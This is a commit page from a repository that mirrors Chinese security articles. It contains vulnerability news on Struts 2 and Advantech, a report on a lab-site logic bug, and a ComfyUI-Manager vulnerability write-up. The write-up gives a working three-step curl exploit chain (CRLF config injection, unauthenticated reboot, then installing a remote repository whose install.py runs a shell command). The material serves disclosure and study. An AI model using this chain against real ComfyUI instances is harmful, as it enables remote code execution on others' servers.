mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-28 19:30:54 +00:00
漏洞预警 | AdonisJS路径遍历漏洞、CVE-2025-52694 (CVSS 10):研华 SQL 注入漏洞严重,物联网设备面临风险、黑客利用0Day漏洞工具包在野攻击VMware ESXi实例、漏洞预警 | 金和OA SQL注入漏洞、ComfyUI-Manager RCE链组合拳、Apache Struts 2严重漏洞可能让攻击者窃取敏感数据、【好靶场】存在逻辑漏洞-导致评论区消失且用户无法评论、千万罚款预警!AI安全纳入法治监管,ZoomEye Pro助力企事业单位识别AI资产和漏洞!、低成本玩转SDN:实测OpenDaylight资源消耗仅1.1GB,完美纳管华为设备,开源方案真香!、漏洞预警 | 天锐绿盾审批系统fastjson反序列化漏洞、
This commit is contained in:
 test committed
1 parent
90b4eb257d
commit
925bd321ec
11 files changed
+620
-25
No files matched your search
@@ -16495,5 +16495,15 @@
|
||||
"https://mp.weixin.qq.com/s/bY4X_NbToiE36oXSVFrqPw": "【玄域】App系列漏洞靶场已更新-新增3个App版本的JWT系列靶场",
|
||||
"https://mp.weixin.qq.com/s/zJaHUYFOuo0qs_QAHCks_g": "【接口漏洞第五章第一节】当API“过度热心”:批量赋值漏洞的狩猎笔记",
|
||||
"https://mp.weixin.qq.com/s/-KHeodmYpguuA34OstX4kw": "CVE-2025-68428_PoC",
|
||||
"https://mp.weixin.qq.com/s/_3rgR74lYIoxdgu-RbMuRw": "n8n Ni8mare - 未经认证的任意文件读取到远程代码执行链 (CVSS 10.0)"
|
||||
"https://mp.weixin.qq.com/s/_3rgR74lYIoxdgu-RbMuRw": "n8n Ni8mare - 未经认证的任意文件读取到远程代码执行链 (CVSS 10.0)",
|
||||
"https://mp.weixin.qq.com/s/dR-8ycJ3Ws-b9tKgJprNnQ": "漏洞预警 | AdonisJS路径遍历漏洞",
|
||||
"https://mp.weixin.qq.com/s/JQ2OOqsz2jZThLgO0B--vg": "CVE-2025-52694 (CVSS 10):研华 SQL 注入漏洞严重,物联网设备面临风险",
|
||||
"https://mp.weixin.qq.com/s/TDfAcmrHqRDY5aKBJLW8Cg": "黑客利用0Day漏洞工具包在野攻击VMware ESXi实例",
|
||||
"https://mp.weixin.qq.com/s/PJzyTgExzP10ox6NTRKviA": "漏洞预警 | 金和OA SQL注入漏洞",
|
||||
"https://mp.weixin.qq.com/s/xfUsH8kbI17P6gfzMbpPyg": "ComfyUI-Manager RCE链组合拳",
|
||||
"https://mp.weixin.qq.com/s/1qTDnP6CcY3sud0d0pGJnQ": "Apache Struts 2严重漏洞可能让攻击者窃取敏感数据",
|
||||
"https://mp.weixin.qq.com/s/7kAJRKLVmiONrSCjVZF2vg": "【好靶场】存在逻辑漏洞-导致评论区消失且用户无法评论",
|
||||
"https://mp.weixin.qq.com/s/i7fdsk7xfQz7QEqMGK6TEw": "千万罚款预警!AI安全纳入法治监管,ZoomEye Pro助力企事业单位识别AI资产和漏洞!",
|
||||
"https://mp.weixin.qq.com/s/gI2wDmhiQCv0XJkyBVvz5g": "低成本玩转SDN:实测OpenDaylight资源消耗仅1.1GB,完美纳管华为设备,开源方案真香!",
|
||||
"https://mp.weixin.qq.com/s/0FDgQC5oRj_aakIGDBIsBA": "漏洞预警 | 天锐绿盾审批系统fastjson反序列化漏洞"
|
||||
}
|
||||
@@ -0,0 +1,53 @@
|
||||
# Apache Struts 2严重漏洞可能让攻击者窃取敏感数据
|
||||
会杀毒的单反狗 军哥网络安全读报 2026-01-13 01:02
|
||||
|
||||
**导****读**
|
||||
|
||||
|
||||
|
||||
Apache Struts 2 中发现一个严重的 XML 外部实体 ( XXE ) 注入漏洞,这可能会使数百万个应用程序面临数据窃取和服务器入侵的风险。
|
||||
|
||||
|
||||
|
||||
|
||||
该漏洞编号为 CVE-2025-68493,影响多个版本的广泛使用的框架,需要开发人员和系统管理员立即采取行动。
|
||||
|
||||
|
||||
该安全漏洞存在于 Apache Struts 2 的 XWork 组件中,该组件负责处理XML 配置解析。该组件无法正确验证 XML 输入,使应用程序容易受到 XXE 注入攻击。
|
||||
|
||||
|
||||
攻击者可以利用此漏洞访问存储在受影响服务器上的敏感信息,或发起拒绝服务攻击。ZAST.AI 的安全研究人员发现了该漏洞,并将其报告给了 Apache Struts 团队。
|
||||
|
||||
|
||||
该漏洞可能对数据机密性和系统可用性造成影响,被评为“重要”等级。
|
||||
|
||||
|
||||
该漏洞会影响全球各组织目前使用的各种 Struts 2 版本。运行这些版本中的任何组织都应立即优先进行安全更新。
|
||||
|
||||
|
||||
成功利用 CVE-2025-68493 可能导致数据泄露、服务器端请求伪造(
|
||||
SSRF
|
||||
)和拒绝服务。
|
||||
|
||||
|
||||
Apache 已发布Struts 6.1.1 作为修复版本。各组织应立即升级到此版本。该补丁保持了向后兼容性,确保顺利部署,不会破坏现有应用程序。
|
||||
|
||||
|
||||
官方安全公告:
|
||||
|
||||
https://cwiki.apache.org/confluence/display/WW/S2-069
|
||||
|
||||
|
||||
新闻链接:
|
||||
|
||||
https://gbhackers.com/critical-apache-struts-2-flaw/
|
||||
|
||||
|
||||
|
||||
扫码关注
|
||||
|
||||
军哥网络安全读报
|
||||
|
||||
**讲述普通人能听懂的安全故事**
|
||||
|
||||
|
||||
@@ -0,0 +1,24 @@
|
||||
# CVE-2025-52694 (CVSS 10):研华 SQL 注入漏洞严重,物联网设备面临风险
|
||||
sec随谈 sec随谈 2026-01-13 00:55
|
||||
|
||||
新加坡网络安全局 (CSA) 已发布高优先级警报,指出研华科技物联网产品线存在一个严重漏洞。该漏洞编号为 CVE-2025-52694,CVSS 评分为最高分 10.0,表明其构成严重威胁,需要管理员立即关注。
|
||||
|
||||
该漏洞为 SQL 注入漏洞。根据安全公告,成功利用该漏洞将允许“未经身份验证的远程攻击者执行任意 SQL 命令”。
|
||||
|
||||
这意味着,如果存在漏洞的服务暴露在互联网上,攻击者无需用户名或密码即可发起攻击。他们只需向数据库发送恶意命令,就可能窃取敏感数据、修改系统配置,甚至完全控制连接的物联网基础设施。
|
||||
|
||||
该漏洞由HCMUTE信息安全俱乐部的Loi Nguyen Thang先生发现,他与研华科技和CSA合作进行了协调披露。
|
||||
|
||||
该漏洞影响研华物联网生态系统的多个组件,尤其是其管理软件和边缘软件的旧版本。受影响的组件包括:
|
||||
- IoTSuite SaaSComposer:3.4.15 之前的版本
|
||||
- IoTSuite Growth Linux Docker:V2.0.2 之前的版本
|
||||
- IoTSuite Starter Linux Docker:版本 2.0.2 之前的版本
|
||||
- IoT Edge Linux Docker:版本 2.0.2 之前的版本
|
||||
- IoT Edge Windows:V2.0.2 之前的版本
|
||||
建议用户和管理员立即更新至最新版本,以弥补此安全漏洞。更新路径因产品而异:
|
||||
- 手动请求:IoTSuite SaaSComposer、IoTSuite Growth Linux docker 和 IoT Edge Windows 的用户必须直接联系研华技术支持以获取官方修复版本。
|
||||
- 直接下载:IoTSuite Starter Linux docker 和 IoT Edge Linux docker 的更新可通过研华官方渠道下载。
|
||||
参考链接:
|
||||
|
||||
https://www.csa.gov.sg/alerts-and-advisories/alerts/alerts-al-2026-001/
|
||||
|
||||
@@ -0,0 +1,260 @@
|
||||
# ComfyUI-Manager RCE链组合拳
|
||||
原创 lufei lufeisec 2026-01-13 00:00
|
||||
|
||||
|
||||
|
||||
# 一、前言
|
||||
## 1.1、组件信息
|
||||
|
||||
ComfyUI-Manager 是一个旨在提升 ComfyUI 可用性的扩展。它提供管理功能,用于安装、移除、禁用和启用 ComfyUI 的各种自定义节点。此外,该扩展还提供了枢纽功能和便捷功能,方便访问 ComfyUI 内的各种信息。
|
||||
## 1.2、影响版本
|
||||
|
||||
ComfyUI-Manager < 3.39.2
|
||||
|
||||
ComfyUI-Manager < 4.0.5
|
||||
# 二、漏洞分析
|
||||
## 2.1、RCE链分析
|
||||
### 2.1.1、环境搭建
|
||||
```
|
||||
python3 -m pip install virtualenv
|
||||
git clone https://github.com/comfyanonymous/ComfyUI
|
||||
cd ComfyUI/custom_nodes
|
||||
git clone -b 3.39.1 https://github.com/ltdrdata/ComfyUI-Manager comfyui-manager
|
||||
cd ..
|
||||
python -m venv venv
|
||||
source venv/bin/activate
|
||||
python -m pip install torch torchvision torchaudio --extra-index-url https://download.pytorch.org/whl/cu121
|
||||
python -m pip install -r requirements.txt
|
||||
python -m pip install -r custom_nodes/comfyui-manager/requirements.txt
|
||||
cd ..
|
||||
python main.py --preview-method auto --cpu
|
||||
|
||||
```
|
||||
### 2.2.2、CRLF分析
|
||||
|
||||

|
||||
|
||||
|
||||
漏洞commit
|
||||
|
||||
https://github.com/Comfy-Org/ComfyUI-Manager/commit/f4fa394e0f03b013f1068c96cff168ad10bd0410
|
||||
#### a、sink分析
|
||||
|
||||
根据漏洞commit,我们很快就能确定出漏洞函数(write_config)。如图所示,很经典的CRLF漏洞修复处理(处理掉\r、\n、\x00字符),然后再安全写入到文件到中去。
|
||||
|
||||

|
||||
|
||||
#### b、data flolw & souce分析
|
||||
|
||||
这里的数据流分析很简单,所以跟source一起分析了。
|
||||
|
||||
api server服务基本都集中在:ComfyUI-Manager/glob/manager_server.py文件中,所以我们基本上分析这个python文件souce即可。
|
||||
|
||||
在该文件中/manager/policy/component这个api接口就使用了write_config函数。
|
||||
|
||||

|
||||
|
||||
|
||||
其中通过set_component_policy函数进行改动core.config的配置
|
||||
|
||||

|
||||
|
||||
#### c、完整链路 & PoC
|
||||
|
||||
api接口manager/policy/component(component_policy) -> 通过set_component_policy赋值带入CRLF -> core.write_config写入值造成CRLF注入。
|
||||
|
||||
这里构造构造注入ini配置文件需要注意一下。
|
||||
```
|
||||
cat ComfyUI/user/__manager/config.ini
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
这里需要注意'\r'作为换行,而不是\n作为换行(使用了python的ConfigParser),因为会替换\n为\n\t导致CRLF后的属性注入失败。
|
||||
|
||||

|
||||
|
||||
|
||||
并且这里有多个注入点我们使用manager/db_mode就是为了注入在原有配置的security_level后面,我们使用PoC如下:```
|
||||
curl 'http://127.0.0.1:8188/manager/db_mode?value=workflow%0dsecurity_level=weak' -I
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
完成注入
|
||||
|
||||

|
||||
|
||||
### 2.2.3、RCE链分析
|
||||
|
||||
上面仅仅完成了配置文件的注入,可以配置文件的修改有什么作用呢?并且服务ComfyUI-Manager是否会自动更新配置呢?
|
||||
#### a、sink点1 - 重启服务
|
||||
|
||||
发现/manager/reboot接口不需要任何身份验证,即可执行重启服务,也就是可以直接加载配置文件了。
|
||||
|
||||

|
||||
|
||||
|
||||
这里的身份验证比较简单,查询配置中的security_level等级,如果配置中的等级低于接口的等级接口就允许(配置文件中默认是normal),也就是/manager/reboot接口默认有权限。
|
||||
|
||||

|
||||
|
||||
```
|
||||
curl http://127.0.0.1:8188/manager/reboot
|
||||
```
|
||||
#### b、sink点2 - 执行远程python文件
|
||||
|
||||
前面做了那么多的铺垫,其实就是为了进行权限绕过使用/customnode/install/git_url接口:我们通过配置文件覆盖,重启服务,成功将安全等级降级为weak也就是可以使用该接口。
|
||||
|
||||

|
||||
|
||||
|
||||
分析这个接口时候,发现core.gitclone_install(url)函数后端会再使用execute_install_script函数,最终调用[sys.executable, "install.py"]命令。
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
我们在github上创建一个空的项目,新建一个install.py文件
|
||||
```
|
||||
import os
|
||||
|
||||
os.system("touch /tmp/lufeisec")
|
||||
```
|
||||
|
||||
最终进行加载即可
|
||||
```
|
||||
curl -X POST http://127.0.0.1:8188/api/customnode/install/git_url -d 'https://github.com/xxxxx/test_poc'
|
||||
```
|
||||
|
||||

|
||||
|
||||
# 三、总结
|
||||
## 3.1、漏洞总结
|
||||
|
||||
1、修改配置文件,为了降低程序运行的等级
|
||||
```
|
||||
curl 'http://127.0.0.1:8188/manager/db_mode?value=workflow%0dsecurity_level=weak' -I
|
||||
```
|
||||
|
||||
2、重启系统,为了重启加载配置生效
|
||||
```
|
||||
curl http://127.0.0.1:8188/manager/reboot
|
||||
```
|
||||
|
||||
3、运行敏感函数,能够进行RCE
|
||||
```
|
||||
curl -X POST http://127.0.0.1:8188/api/customnode/install/git_url -d 'https://github.com/xxxxx/test_poc'
|
||||
```
|
||||
## 3.2、最后
|
||||
|
||||
python的ini-format居然是\r进行分割,纠结了很久。
|
||||
|
||||
|
||||
云安全系列
|
||||
|
||||
[云安全 - k8s ingress漏洞进一步探索引发的源码层面的文件漏洞利用特性分析(golang、java、php)](https://mp.weixin.qq.com/s?__biz=MzU1NzkwMzUzNg==&mid=2247484504&idx=1&sn=6c16443c92cec6973ef0c0f791bfa673&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[云对象存储桶写漏洞?模型和数据被投毒、机器沦陷?- AI & 云安全](https://mp.weixin.qq.com/s?__biz=MzU1NzkwMzUzNg==&mid=2247484486&idx=1&sn=b703890fc5173946b326edd3474a6515&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[你的k8s集群又被拿下了?IngressNightmare - 云安全](https://mp.weixin.qq.com/s?__biz=MzU1NzkwMzUzNg==&mid=2247484462&idx=1&sn=002c1dbfb0b80b864ced504d495ee5b3&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[21年挖的对象存储漏洞到现在结束了吗?- 云安全](https://mp.weixin.qq.com/s?__biz=MzU1NzkwMzUzNg==&mid=2247484412&idx=1&sn=a5e2f663197fdd2fda9f5c1e854866a3&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
域安全
|
||||
|
||||
[还看!dump你的域hash来了!- 域安全](https://mp.weixin.qq.com/s?__biz=MzU1NzkwMzUzNg==&mid=2247484395&idx=1&sn=d01914b9778f2d24d3d708781e9cf403&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[域安全-PrintNightmare打域控漏洞的一次艰难利用](https://mp.weixin.qq.com/s?__biz=MzU1NzkwMzUzNg==&mid=2247484304&idx=1&sn=3dec842400e5d6878c0a7032e0010a00&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
AI安全&应用
|
||||
|
||||
[AiBrowser-AI快捷安全连接的私域文档](https://mp.weixin.qq.com/s?__biz=MzU1NzkwMzUzNg==&mid=2247484535&idx=1&sn=b7433b3e048d0d9263383f5c8761d808&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[加载数据集或模型可能就中毒!大模型供应链安全](http://mp.weixin.qq.com/s?__biz=MzU1NzkwMzUzNg==&mid=2247484075&idx=1&sn=a71cb46d562c054d628237d8623eeffa&chksm=fc2ff974cb5870628fad87f92a33c69c89e230b9a655ee844b2b7c19a8bbde0d3ed7d5cc7ecb&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[AI与基础安全结合的新的攻击面](http://mp.weixin.qq.com/s?__biz=MzU1NzkwMzUzNg==&mid=2247483958&idx=1&sn=156f308fcc6bd33c7de1080767344c66&chksm=fc2ff9e9cb5870ff98fb357f5c39d85146fd751eeae3eb1b7cd5f299a949f681d89bf00d4eb7&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[AI落地-蓝军之默认密码获取](http://mp.weixin.qq.com/s?__biz=MzU1NzkwMzUzNg==&mid=2247483819&idx=1&sn=6d672766eac01164b4846f6deedba511&chksm=fc2ffa74cb587362e450814ddfa606138c9476c283353c880d9df8416c9da99e1bb1eb637073&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
甲方安全系列
|
||||
|
||||
[钓鱼攻防:谁占优势?- 企业安全建设](https://mp.weixin.qq.com/s?__biz=MzU1NzkwMzUzNg==&mid=2247484525&idx=1&sn=96dbbcbaf4f255e0c9f1f5a79911ee63&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[打穿AD域漏洞CVE-2025-33073的矛与盾 - 域安全](https://mp.weixin.qq.com/s?__biz=MzU1NzkwMzUzNg==&mid=2247484518&idx=1&sn=74adb9aeec2b4682747a29323449abb3&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[威胁狩猎第一步](https://mp.weixin.qq.com/s?__biz=MzU1NzkwMzUzNg==&mid=2247484366&idx=1&sn=56b2eb9d4e28c3d5aee18f072f96913b&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[如何单机实时分析日均数亿安全日志?](https://mp.weixin.qq.com/s?__biz=MzU1NzkwMzUzNg==&mid=2247484354&idx=1&sn=3c566e1304f8bf5615bafdb0c866f80b&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[三条命令查杀冰蝎、哥斯拉内存马](http://mp.weixin.qq.com/s?__biz=MzU1NzkwMzUzNg==&mid=2247484297&idx=1&sn=60ce5e45397c49b22312309e01304364&chksm=fc2ff856cb5871408b47f4daa239c852e36b4076d1add645d42ceebc18637b90f250d255a4be&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[最近CDN供应链事件的曲折分析与应对-业务安全](http://mp.weixin.qq.com/s?__biz=MzU1NzkwMzUzNg==&mid=2247484103&idx=1&sn=7092b50b647334ceda6cc3b6f11c91ea&chksm=fc2ff918cb58700eb25f7e9af09c0ee484aa1ae821666c3a201600e878425ec53e6ab6242c2e&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[BootCDN供应链攻击分析与应对](http://mp.weixin.qq.com/s?__biz=MzU1NzkwMzUzNg==&mid=2247483780&idx=1&sn=1f563fbf7f06a3c2df9ac0be96e09502&chksm=fc2ffa5bcb58734d4eccd871e2f6e661b0b4b6e8890d6aacc8702266a86ed427e72d75eca45b&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
安全BP & SDL & DevSecOps
|
||||
|
||||
[深入分析react2shell - 满分漏洞?核弹?CVE-2025-55182](https://mp.weixin.qq.com/s?__biz=MzU1NzkwMzUzNg==&mid=2247484549&idx=1&sn=04d83b2e8d521f7b015eccd90dbf257b&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[用AI写了一款AI代码审计去审计AI写的代码(一)](https://mp.weixin.qq.com/s?__biz=MzU1NzkwMzUzNg==&mid=2247484374&idx=1&sn=dc22687455ad82641e3e4ed4e6dc3a52&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
红蓝演习
|
||||
|
||||
[java内存马深度利用:窃取明文、钓鱼](http://mp.weixin.qq.com/s?__biz=MzU1NzkwMzUzNg==&mid=2247484205&idx=1&sn=7e9b1d48dddb607e604d788bd2557dec&chksm=fc2ff8f2cb5871e422c9da9b342da3e96966590f1fc22693e5b32d496d049321464deca973d7&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[“VT全绿”-手动patch exe免杀](http://mp.weixin.qq.com/s?__biz=MzU1NzkwMzUzNg==&mid=2247484180&idx=1&sn=a454e67c8629b8254da900a5c5900a2e&chksm=fc2ff8cbcb5871ddda5f129f5162a46f274afa2968eb242525461acabce72fd69ff214ce11d0&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[挖洞技巧-扩展攻击面](http://mp.weixin.qq.com/s?__biz=MzU1NzkwMzUzNg==&mid=2247483741&idx=1&sn=9352a348d8e18a5429c3236e6435c838&chksm=fc2ffa82cb587394e1637cda7389f8cc3d367f9f3a5565f9b8a522d67046a3158a409a9bbfaf&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[weblogic-2019-2725exp回显构造](http://mp.weixin.qq.com/s?__biz=MzU1NzkwMzUzNg==&mid=2247483670&idx=1&sn=baa3c2494ac61672543b32d254d0999c&chksm=fc2ffac9cb5873df1720b0a6882129f80d24614b4ec5d676bf10b5e62e09f896833e84a78c41&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[WEB越权-劝你多删参数值](http://mp.weixin.qq.com/s?__biz=MzU1NzkwMzUzNg==&mid=2247483676&idx=1&sn=a43204f1c18d1187f7faed1792b62ceb&chksm=fc2ffac3cb5873d50eeb0bf6e87b029ed75ff5c324c708511aceb862240cfc4f4336aa63a67a&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[云安全 - k8s ingress漏洞进一步探索引发的源码层面的文件漏洞利用特性分析(golang、java、php)](https://mp.weixin.qq.com/s?__biz=MzU1NzkwMzUzNg==&mid=2247484504&idx=1&sn=6c16443c92cec6973ef0c0f791bfa673&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
其他
|
||||
|
||||
[TCP协议区分windows和linux实践 - 远程系统识别](https://mp.weixin.qq.com/s?__biz=MzU1NzkwMzUzNg==&mid=2247484307&idx=1&sn=32a01fd3c10d960614235020f217c092&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,50 @@
|
||||
# 【好靶场】存在逻辑漏洞-导致评论区消失且用户无法评论
|
||||
好靶场 2026-01-13 01:04
|
||||
|
||||
# 漏洞一、前端渲染导致评论区消失
|
||||
## 任意用户无法评论
|
||||
- 此测试已取得授权,未授权测试直接拉黑账号!
|
||||
|
||||
- 影响范围:好靶场所有评论区
|
||||
|
||||
- 危害:评论区消失、所有用户无法评论
|
||||
|
||||
### 验证流程
|
||||
|
||||
1.评论时抓包
|
||||
|
||||
|
||||
2.将评分等级修改为99999
|
||||
|
||||
|
||||
3.页面变化
|
||||
|
||||
|
||||
4.多位用户验证
|
||||
5.好靶场官方回复漏洞原因并修复
|
||||
前端只渲染0-5的等级,由于数据包中的参数超出范围,导致前端渲染失败,从而引发漏洞,不得不说好靶场还是非常专业的,修复速度很快,刚提交就已经回复啦
|
||||
# 漏洞二、前端渲染导致难度评分分布异常
|
||||
## 靶场难度评分分布异常
|
||||
- 影响范围:好靶场所有难度评分分布图
|
||||
|
||||
- 危害:显示异常
|
||||
|
||||
### 验证流程
|
||||
|
||||
1.评分时使用BP抓包
|
||||
|
||||

|
||||
